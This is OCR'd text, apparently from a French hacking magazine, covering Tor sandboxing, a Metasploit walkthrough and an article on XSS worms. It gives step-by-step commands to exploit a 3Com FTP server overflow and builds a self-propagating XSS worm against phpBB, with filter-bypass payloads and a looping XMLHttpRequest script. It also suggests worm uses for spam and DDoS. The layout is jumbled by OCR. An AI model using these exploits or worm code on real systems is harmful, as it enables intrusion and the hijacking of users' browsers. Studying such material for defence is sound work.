Systrace est un système de restriction des appels système qui permet de définir avec précision ce qu'un processus peut et ne peut pas faire. Développé à l'origine pour OpenBSD, il est également disponible pour Linux.

Tor peut tourner dans cet environnement. Pour générer une politique de sécurité de base pour Tor on peut utiliser la commande : systrace -A tor. Il faut ensuite l'affiner, en se basant sur l'exemple donné dans l'original de ce document : http://wiki.noreply.org/noreply/TheOnionRouter/OperationalSecurity. On l'active ensuite en lançant tor avec systrace

Grsecurity

GRSecurity est un patch pour le noyau Linux, permettant également de limiter l'accès aux appels système en fonction du programme (RBAC : role based access control). L'utilitaire gradm permet d'activer les politiques stockées dans /etc/grsec/policy/.

Vous trouverez dans le document original un exemple de politique testé sur Debian.

DropMyRights (Windows)

Depuis XP et Server 2003, il existe également un système de politiques de restriction pour Windows, baptisé SAFER. Cela est notamment utilisé pour faire tourner des applications à risque (Internet Explorer, Outlook, etc.) en tant qu'administrateur, tout en abaissant son niveau de privilèges.

On peut utiliser un programme nommé DropMyRights afin de tirer parti de cette fonctionnalité. Une guide en anglais est disponible sur MSDN :

http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dncode/html/secure11152004.asp

On peut utiliser la même méthode pour faire tourner Tor.



Metasploit FrameWork Project

L'outil des pentester

L'exercice du test d'instrusion est beaucoup plus dure en pratique qu'il n'y paraît. En effet, les réseaux et systèmes étant tous différents, tout pentester doit avoir à sa disposition une très grande variété d'outils et surtout d'exploit à dispositions.

Cette tâche est d'autant plus ardue que, les exploits n'étant pas tous sous le même format et ayant des noms quelques peu mystiques, s'y retrouver devient alors un exploit (le jeu de mot !).C'est alors qu'interviennent les frameworks de tests d'intrusion. Il en existe actuellement trois bien implantés : payants comme Core Impact[1] ,CANVAS[2] ou libre comme Metasploit. C'est donc tout naturellement que nous nous intéresserons au dernier.

Le framework Metasploit permet d'incorporer tous ses exploit et de les classer dans le logiciel afin de pouvoir tous les réutiliser de la même manière. Bien sûr, Metasploit est déjà livré avec une quantité significative d'exploits, mais plus vous en ajouterez plus il deviendra puissant. Voir aussi Security Forest [3], un fork de Metasploit, comprenant déjà des centaines d'exploits.

Metasploit a été développé à l'origine par le consultant en sécurité américain HD Moore et sa première version est disponible depuis quelques années sous licence GPL. Cet outil était jusque-là codé en PERL[4]. Mais le projet est en constante évolution et une refonte complète de l'outil a eu lieu cette année. Désormais le Framework est entièrement développé en Ruby, et la création de nouveau exploits est un véritable jeu d'enfant. Quelques lignes suffisent pour avoir un exploit complet et qui fonctionne.

Son utilisation est d'autant plus simple qu'il existe plusieurs mode de fonctionnement différent. Soit une interface web, qui en quelques clicks permet de mener une attaque à bien, ou un mode console légèrement plus complexe, mais tellement plus rapide lorsque l'on sait s'en servir. Dans tous les cas, il suffit de sélectionner l'exploit que l'on veut utiliser, ainsi que sa charge utile (notamment BindShell).


Plusieurs dizaines d'exploits

Plusieurs dizaines d'exploits sont intégrés, dont par exemple DCOM RPC[5] et les failles sur serveur Apache[6].

L'environnement Metasploit se révèle donc d'une approche rapide et intuitive. De plus, la nature

Les différentes options

```
Metasploit FrameWork Main Console Help
    ?          Show the main console help
    cd         Change working directory
    exit       Exit the console
    help       Show the main console help
    info       Display detailled exploit or payload information
    quit       Exit the console
    reload     Reload exploits and payloads
    save       Save configuration to disk
    setg       Set a global environment variable
    show       Show available exploits and payloads
    unsetg     Remove a global environment variable
    use        Select an exploit by name
    version    Show console version
```



```
+ -- --=msfconsole v2.3 63 exploits - 69 payloads

msf U use 3com_3cdaemon_ftp_overflow
msf 3com_3cdaemon_ftp_overflow U set RHOST 127.0.0.1
RHOST -U 127.0.0.1
msf 3com_3cdaemon_ftp_overflow U set RPORT 21
RPORT -U 21
msf 3com_3cdaemon_ftp_overflow U show targets
Supported Exploit Targets
=========================
    0  Windows 2000 English
    1  Windows XP English SP0/SP1
    2  Windows NT 4.0 SP4/SP5/SP6

msf 3com_3cdaemon_ftp_overflow U set target 1
target -U 1
msf 3com_3cdaemon_ftp_overflow U show payloads
Metasploit FrameWork Usable Payloads
====================================
 win32_exec                     Windows Execute Command
 win32_reverse_ord              Windows Staged Reverse Ordinal Shell
 win32_reverse_ord_vncinject Windows Reverse Ordinal VNC Inject

msf 3com_3cdaemon_ftp_overflow U set payload win32_exec
payload -U win32_exec
 * WARNING: the correct case of the 'payload' variable is 'PAYLOAD'*
msf 3com_3cdaemon_ftp_overflow(win32_exec) U set CMD "netstat -an"
CMD -U netstat -an
 * WARNING: the correct case of the 'target' variable is 'TARGET'
 * Attempting to exploit Windows XP English SP0/SP1
msf 3com_3cdaemon_ftp_overflow(win32_exec) U ^C
AdministrateurVblacmmesa -
```

OpenSource du projet facilite son développement durable. Véritable arsenal pour les pirates en herbe mais surtout outil précieux pour les experts en méthodes d'intrusion, Metasploit a pour vocation de devenir l'outil incontournable en matière de sécurité informatique.

À titre d'exemple, nous allons exploiter 3Com 3CDaemon FTP Server. Nous débutons notre session Metasploit sans plus tarder. Voir l'exemple de session ci-contre.

En Bleu figure les commandes inscrites par l'utilisateur, le reste correspondant aux différentes sorties de texte en mode console. Vous noterez qu'il s'agit simplement de spécifier l'ensemble des arguments attendu sans oublier le protocole adéquat. Une commande info sur l'application en étude permet d'obtenir toutes les informations nécessaires sur les bons usages (info 3com_3cdaemon_ftp_overflow).


Chacun des champs doit être rempli selon un certain respect du protocole quoique le Metasploit

Reverse VNC !

Lors d'une attaque de poste client, celui-ci est quasi systématiquement sous windows. La majorité des shellcodes existant ne fond que binder un shell et dans le meilleur des cas un simple reverse connecte. Mais Metasploit offre le shellcode absolu. Le reverse vnc. Il vous suffit de charger win32_reverse_vncinject en payload et vous aurez alors quelques secondes plus tard l'écran de la machine cible qui apparaîtra. Ce shellcode est tout simplement ultime et a tester de toute urgence.

FrameWork Project autorise une mauvaise casse des caractères.
Pour notre exploit sur le serveur FTP vulnérable, il faudra configurer notre exploit ainsi :
Définition de l'exploit :
use 3com_3cdaemon_ftp_overflow
Définition de l'adresse IP (locale) :
set RHOST 127.0.0.1
Définition du point d'entrée (port) :
set RPORT 21
Définition de l'Operating System :
set TARGET 1
Définition de la charge utile :
set PAYLOAD win32_exec
Procède à l'exploitation :
exploit
Les autres exploits disponibles nécessiteront une configuration très différentes mais nous avons suffisamment énuméré les opérations adéquates. Plus tard, lorsque vous maîtriserez les différentes exploitations possibles, il vous appartiendra de constituer vos propres exploits selon cet environnement d'étude. Quelques tutoriaux sont accordés sur le site Metasploit notamment en langue française.
A cet effet, vous remarquerez avec une certaine déception peut-être que les OS disponibles pour l'exploitation de cette vulnérabilité ne sont pas selon les versions françaises. Ici, tout se résume au modèle anglais seulement. Il faudrait donc modifier la variable de 4 octets qui concerne le registre EIP écrasé selon l'OS ou Service Pack. De cette façon, il est possible d'apporter une modification à l'exploit directement dans le fichier s'y rapportant, soit 3com_3cdaemon_ftp_overflow.pm (utilisez simplement WordPad).
Néanmoins, attention ! Cette méthode d'intrusion doit être essentiellement utilisée sur des systèmes qui sont sous votre responsabilité. Il s'agit de vérifier l'intégrité de votre ordinateur. N'allez pas 'chercher' querelles à d'autres administrateurs. Mais il vous appartient de pirater votre propre système (ne soyez pas trop dur avec vous-même).


Stormy



Reverse vnc en action

Références

Le projet :
http://www.metasploit.com
[1] http://www.coresecurity.com
[2] http://www.canvas.com
[3] http://www.securityforest.com/
[4] http://www.perl.com
[5] http://www.osvdb.org/2100
[6] http://seclists.org/lists/bugtraq/2002/Jun/0184.html



Samy, Yamanner les vers du Web 2.0

Comprendre la nouvelle menace

Les failles de type XSS sont plus dangereuses qu'on le croit ! Un nouveau type de virus, dont la propagation s'appuie sur ces failles, commence à apparaître sur le Net. Cet article vous donnera les éléments dont vous avez besoin pour comprendre leur fonctionnement et leur impact.

En octobre 2005, le premier « worm xss » est né : Samy, du nom de son créateur. En moins de 20 heures, il a infecté 1.000.000 d'utilisateurs de MySpace. Plus récemment, le 13 juin, Yahoo!Mail fut également la victime de cette nouvelle génération de vers : baptisé Yamanner, ce worm xss s'exécutait dès la prévisualisation du message et s'envoyait à tous les contacts d'un utilisateur cible, et ce sans son autorisation. Du coup, les contacts étant eux aussi contaminés de la même façon (dès visualisation du message), la propagation du worm devenait dès lors de plus en plus rapide.

Afin de comprendre le fonctionnement de ce nouveau type de malwares, nous allons créer à titre d'exercice un embryon de worm à partir d'une vulnérabilité récente du célèbre phpBB.

Faille XSS dans phpBB

Le 5 janvier 2006, une faille xss présente sur phpBB 2.0.19 fut rendue publique [1]. Elle provient d'un mauvais filtrage de certaines balises html, lorsque celles-ci sont activées sur le forum (ce que nous vous déconseillons vivement).

Voici une manière d'exploiter cette faille :

```
<B C='>'
    onmouseover='alert(
"SecurityReason.Com")'
    X='<B '>
        SecurityReason.Com
</B>
```

Nous pouvons utiliser cette faille xss afin qu'un worm, écrit sur une page .js externe, puisse s'exécuter sur le forum :

```
<PRE A='>'
onmouseover='document.write(
"<script src=
`http://127.0.0.1/xssvirus/
POST/phpbb.js`></script>"
)'
      B='<PRE' >
[b]Hackademy Powa[/b]
</PRE>
```

Le script sera exécuté dès qu'une personne passera la souris sur la zone de texte.

Pour poster un message

Notre but étant d'agir sur le forum, nous allons nous intéresser à la requête http qui permet de créer un post sur le forum. On pourrait consulter le code PHP du forum, ou même le code HTML contenant le formulaire en question. Il est cependant plus simple d'utiliser par exemple LiveHTTPheaders pour Firefox [2], ou HttpWatchBasic pour IE [3].

On peut capturer la requête suivante, en postant le message vu précédemment :

```
POST /posting.php
subject=zihack&message=%3Cpre
+a%3D%27%3E%27+onmouseover%3D
%27document.write%28%22%3Cscr
ipt+src%3D%60http%3A%2F%2F127
```

En moins de 20 heures il a infecté 1.000.000 d'utilisateurs !

Samy se fait des amis

Samy, l'auteur du Worm, avait pour but de devenir célèbre. C'est pourquoi il voulait se faire le plus d'amis possible sur MySpace. Samy trouva une faille XSS dans MySpace. Beaucoup de balises étaient filtrées mais, par contre, <div> était acceptée. Certains navigateurs comme Internet Explorer acceptent l'exécution de code javascript dans les balises CSS.

Par exemple :

```
<div style="background:url('javascript:alert(1)')">
```

Pour contourner les autres filtrages de MySpace, Samy a dû s'appuyer sur certaines particularités de IE, toujours très tolérant envers les syntaxes HTML approximatives. Sans rentrer dans les détails, le code utilisé ressemble ainsi plus à ceci :

```
<div id="mycode" expr="alert('hah!')"
   style="background:url('javascript:eval(
                                document.all.mycode.expr)')">
```

(Notez le 'javascript' coupé par un retour chariot, ignoré par le filtre, mais pourtant bien interprété par IE).

Toute l'histoire, ainsi que le code source du worm accompagné d'explications techniques, se trouve sur le blog de l'auteur (en anglais) :

http://namb.la/popular/

```
.0.0.1%2Fxssvirus%2FPOST%2Fph
pbb.js%60%3E%3C%2Fscript%3E%2
2%29%27+b%3D%27%3Cpre%27+%3E%
0D%0A%5Bb%5DHackademy+Powa%5B
%2Fb%5D%0D%0A%3C%2Fpre%3E&top
ictype=0&poll_title=&add_poll
_option_text=&poll_length=&mo
de=newtopic&f=1&post=Submit
```

La variable f contient l'id de la catégorie dans laquelle les messages vont être envoyés. Ici elle vaut 1, c'est-à-dire la première catégorie.

Le plus dur est fait. Il ne reste plus qu'à coder un script qui utilise cette requête en boucle.

On va faire appel à XmlHttpRequest, bien connu des amateurs de AJAX, pour forger nos requêtes.


Un peu de JavaScript

Étant donné que sur certains forums il existe un délai pendant lequel on ne peut pas poster de nouveaux messages, on va faire en sorte que le script s'exécute toutes les 15 secondes. On va pour cela utiliser la fonction setInterval() [4]. Le fait que ce soit au nom de la victime que les messages de notre script sont envoyés constitue un gros avantage car il sera plus difficile de revenir à la source de l'attaque.

Se protéger en aval

Le principe de base de ces worms, qui d'ailleurs est le même que celui que nous évoquions au sujet de la Livebox dans le dernier numéro, consiste à utiliser du JavaScript pour provoquer des requêtes GET ou POST à l'insu de l'utilisateur : une sorte de clic automatique. Ce code JavaScript peut d'ailleurs provenir d'une page extérieure au domaine ciblé, par exemple d'un site populaire piraté ou d'une page perso. Ainsi, ces attaques ne doivent pas nécessairement s'appuyer sur une faille de type XSS. Cependant, lorsque le code provient d'un autre domaine, les navigateurs interdisent - théoriquement - l'accès en lecture à la page retournée par une requête faite à travers XmlHttpRequest. Sans ces informations, ni Samy, ni Yamanner n'auraient pu construire des requêtes valides. Samy, par exemple, doit connaître l'identifiant de ses nouveaux amis, ainsi que le « token » de l'utilisateur pour se propager.


Je vous invite à sniffer les requêtes envoyées lorsque vous envoyez un message sur gmail.com. On peut observer par exemple ces quelques paramètres :



Eunereis longissima © Hans Hillewaert, Belgian continental shelf. CC by-sa/2.5/

Yamanner


Plus évolué que Samy, Yamanner à pris d'assaut la messagerie de Yahoo!. Le worm utilisait une faille dans le filtrage de ce webmail, maintenant corrigée, afin d'exécuter sa charge de cette manière :



```
<img src='http://us.il.yimg.com/us.yimg.com/i/us/nt/ma/
ma_mail_1.gif'
target=""onload="[code malicieux]">
```

Le worm était ensuite capable d'extraire toutes les adresses @yahoo.com ou @yahoogroups.com contenues dans les différentes boites de la victime, et de s'envoyer à chacune d'elles.


Le code source du virus est disponible à cette adresse : **http://groovin.net/stuff/yammer.txt.**



On va faire appel à XmlHttpRequest, bien connu des amateurs de AJAX

```
POST /2019/phpBB2/posting.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; fr; rv:1.8.0.4) Gecko/20060508 Firefox/1.5.0.4
Accept: application/x-shockwave-flash,text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/pl
Accept-Language: fr,fr-fr;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://127.0.0.1/2019/phpBB2/posting.php?mode=newtopic&f=1
Cookie: phpbb2mysql_data=a%3A2%3A%7Bs%3A11%3A%22autologinid%22%3Bs%3A33%3A%22141466
Content-Type: application/x-www-form-urlencoded
Content-Length: 381          Le Contenu de notre requête
subject=zihack&addbbcode18=&addbbcode20=&helpbox=&message=%3Cpre+a%3D%27%3E%27+onn
```

LiveHTTPheaders en action.



Un post en apparence innocent.

```
POST /mail/channel/bind?&at=
9e4652452b4666ed-
10872cb28edb8
&VER=2&SID=127A6C274842EB3A
&RID=8164&zx=ww0qo279tzxw
HTTP/1.1
```

Ces valeurs aléatoires correspondent grosso modo à la session de l'utilisateur, impossible à deviner. De cette manière, il n'est par exemple pas possible de forcer un utilisateur à envoyer un mail à l'aide d'un JavaScript lancé depuis une page extérieure à gmail. Par contre, si l'on peut exploiter une faille XSS (il y en a : http://ph3rny.blogspot.com/2006/03/vulnerability-in-gmail.html), c'est imparable : ces clés aléatoires sont obligatoirement accessibles, sans quoi il ne serait pas possible d'envoyer de mail du tout, même manuellement.

Cette précaution n'est cependant pas généralisée à tous les webmails. Par ailleurs, de nombreux services peuvent être potentiellement pris pour cible, en plus des webmails ou des web-interfaces de routeurs/firewalls/modems : paiements en ligne, systèmes de votes et autres bookmark sociaux, blogs, etc.

Conclusion

Bien sûr, vous auriez pu récupérer le cookie de la victime grâce à la faille xss, mais le but de cet article était de vous montrez la facilité d'élaboration d'un worm qui utilise le navigateur de la victime à son insu.

Pour aller plus loin, on aurait également pu construire une fonction qui renvoie un id d'une catégorie aléatoirement, on l'aurait ainsi injecté dans notre requête. L'attaque se serait ainsi propagée sur l'entièreté du forum et non sur une seule catégorie. En s'attaquant à la messagerie privée du forum, on pourrait également gagner en discrétion. Mais tout cela n'est pas

Filtrer efficacement du HTML/XHTML

Nous avions déjà vanté par le passé les avantages de l'approche « white-listing » du filtrage de l'html, qui consiste à définir explicitement les balises et les attributs autorisés, plutôt que d'utiliser une liste de balises interdites, qui sera toujours incomplète.
La petite bibliothèque kses, utilisée notamment par Wordpress pour filtrer le contenu des blogs, a bien des chances de s'imposer dans le domaine.
Voyez plutôt :

```
include 'kses.php';
$allowed = array('b' => array(), 'i' => array(),
                 'a' => array('href' => 1, 'title' =>
1),);
$val = stripslashes($_POST['val']);
$val = kses($val, $allowed);
```

http://sourceforge.net/projects/kses
http://www.blwood.net/index.php?cat=security&cat2id=10&id=45



Spirobranchus giganteus © 2004 Richard Ling FDL

"Les worms XSS peuvent aussi servir à spamer"

xmlhttp.send(data)

XmlHttpRequest : « it's a feature ! »

Le « Web 2.0 », c'est le buzz word qui désigne une nouvelle tendance consistant à considérer et concevoir les sites Web comme des applications distantes, dont les pages affichées dans le navigateur ne sont qu'une interface. Popularisé par Google, cette nouvelle manière de développer est réellement en train de révolutionner Internet (netvibes.com, writely.com, etc. etc.). Pour obtenir une interactivité directe, les développeurs utilisent du JavaScript et des requêtes HTTP spéciales, afin de mettre à jour des éléments dynamiques du site sans avoir à recharger la page entière.
Ces requêtes renvoient des données brutes, par exemple une liste d'objets correspondant à des critères de recherche, en général sans mise en forme, qui seront ensuite placées dans des tableaux ou des listes du document dynamiquement, grâce au JavaScript et au DOM. En AJAX, ces données sont représentées en XML (voir aussi JSON). C'est Microsoft, en 1998 déjà, qui a introduit un objet ActiveX pour Internet Explorer 5.0 permettant de scripter ces requêtes. Nous en avions déjà parlé il y a quelque temps, puisque cet objet jouait un rôle clé dans les attaques par Cross Site Tracing. Depuis, les autres navigateurs proposent une interface équivalente, sous le nom de XmlHttpRequest.
On peut croire, à tort, que cette fonctionnalité nuit à la sécurité du Web – comme on conseillait d'ailleurs il y a quelques années de désactiver le javascript. Pourtant, on pouvait déjà provoquer des requêtes HTTP quelconques en JS, simplement en créant un formulaire invisible et en utilisant la méthode submit(). La seule différence est qu'avec cette API, on peut récupérer le contenu retourné par la requête.

Sniffer gmail.com

phpBB

phpBB est un logiciel de forum développé en PHP et utilisant une base de données. Il est très répandu, d'une part parce qu'il est très simple à mettre en place, et d'autre part car il ne nécessite pas de connaissances particulières. Par ailleurs, phpBB étant gratuit et distribué sous licence GPL (Open Source), il attire énormément de webmasters. Par conséquent, beaucoup de personnes étudient également son code source, à la recherche de failles.
Site officiel : **http://www.phpBB.com/**
Télécharger les anciennes versions :
http://prdownloads.sourceforge.net/phpbb/



Chaetozone setosa © Hans Hillewaert, Belgian continental shelf. CC by-sa/2.5/

Voici le code final de notre script :

```
// JavaScript Document
function do_request(){
  if (window.XMLHttpRequest)      // Firefox, Safari, ...
    xmlhttp = new XMLHttpRequest();
  else if (window.ActiveXObject)    // Version IE
    xmlhttp = new ActiveXObject("Microsoft.XMLHTTP");
  data =
"subject=zihack&message=%3Cpre+a%3D%27%3E%27+onmouseover%3D
%27document.write%28%22%3Cscript+src%3D%60http%3A%2F%2F127.
0.0.1%2Fxssvirus%2FPOST%2Fphpbb.js%60%3E%3C%2Fscript%3E%22%
29%27+b%3D%27%3Cpre%27+%3E%0D%0A%5Bb%5DHackademy+Powa%5B%2F
b%5D%0D%0A%3C%2Fpre%3E&topictype=0&poll_title=&add_poll_opt
ion_text=&poll_length=&mode=newtopic&f=1&post=Submit";

  xmlhttp.open("POST",
               "http://127.0.0.1/2019/phpBB2/posting.php",
               true);
  xmlhttp.setRequestHeader(
      'Content-Type',
      'application/x-www-form-urlencoded');

  xmlhttp.send(data); // envoie de la requête
}

// execution toutes les 15 secondes
setInterval("do_request()", 15000);
```

l'objet de cet article.
Les worms xss peuvent aussi servir à spammer (cf Yamanner) ou à mener des attaques DDOS. Dans le cas de worms xss de grande ampleur qui contrôlent énormément de navigateurs (Samy en contrôlait près d' 1.000.000 !), s'ils avaient été programmés afin d'envoyer une autre requête vers un site cible chaque seconde, c'est à dire 1.000.000 de requêtes par seconde, le nombre de Go de données envoyées aurait été considérable !
Cela aurait pu mettre à plat n'importe quel site...


BLWOOD

(Un grand merci à THE_VIP)

[1] : http://securityreason.com/securityalert/313
[2] : http://livehttpheaders.mozdev.org/
[3] : http://www.httpwatch.com/editions.htm
[4] : http://aidejavascript.com/article75.html

- AJAX
- Web 2.0
- XML HttpRequest
- JSON
- Document Object Model






Surf Session

les blogs de la sécurité

On ne parle plus que de cela depuis des mois maintenant : la blogmania à envahi le Web. Simplicité, pratique, tout pour donner envie de faire un album photo, un journal intime, voire même un site complet, basé sur un simple blog. Et le monde de la sécurité n'y échappe pas...

Le blog de Bruce Schneier

Bruce SCHNEIER est un maître à penser. Né le 15 Janvier 1963, et diplômé en informatique et en physique, il travailla pour la défense américaine. Fondateur du Counterpane Internet Security, SCHNEIER est un éminent cryptographe : on note, parmi ses création dans ce domaine, un algorithme encore inviolé (Blowfish), ainsi que l'un des plus sérieux candidat à AES (qui, pour mémoire, fut un « concours » international de création d'algorithme visant à remplacer DES, algorithme standard).
URL :
Http://www.schneier.com/blog/
(anglais)



Donne-nous notre bug quotidien

Saviez-vous qu'Internet Explorer comportait certains problèmes de sécurité ? Et bien, c'est le cas.
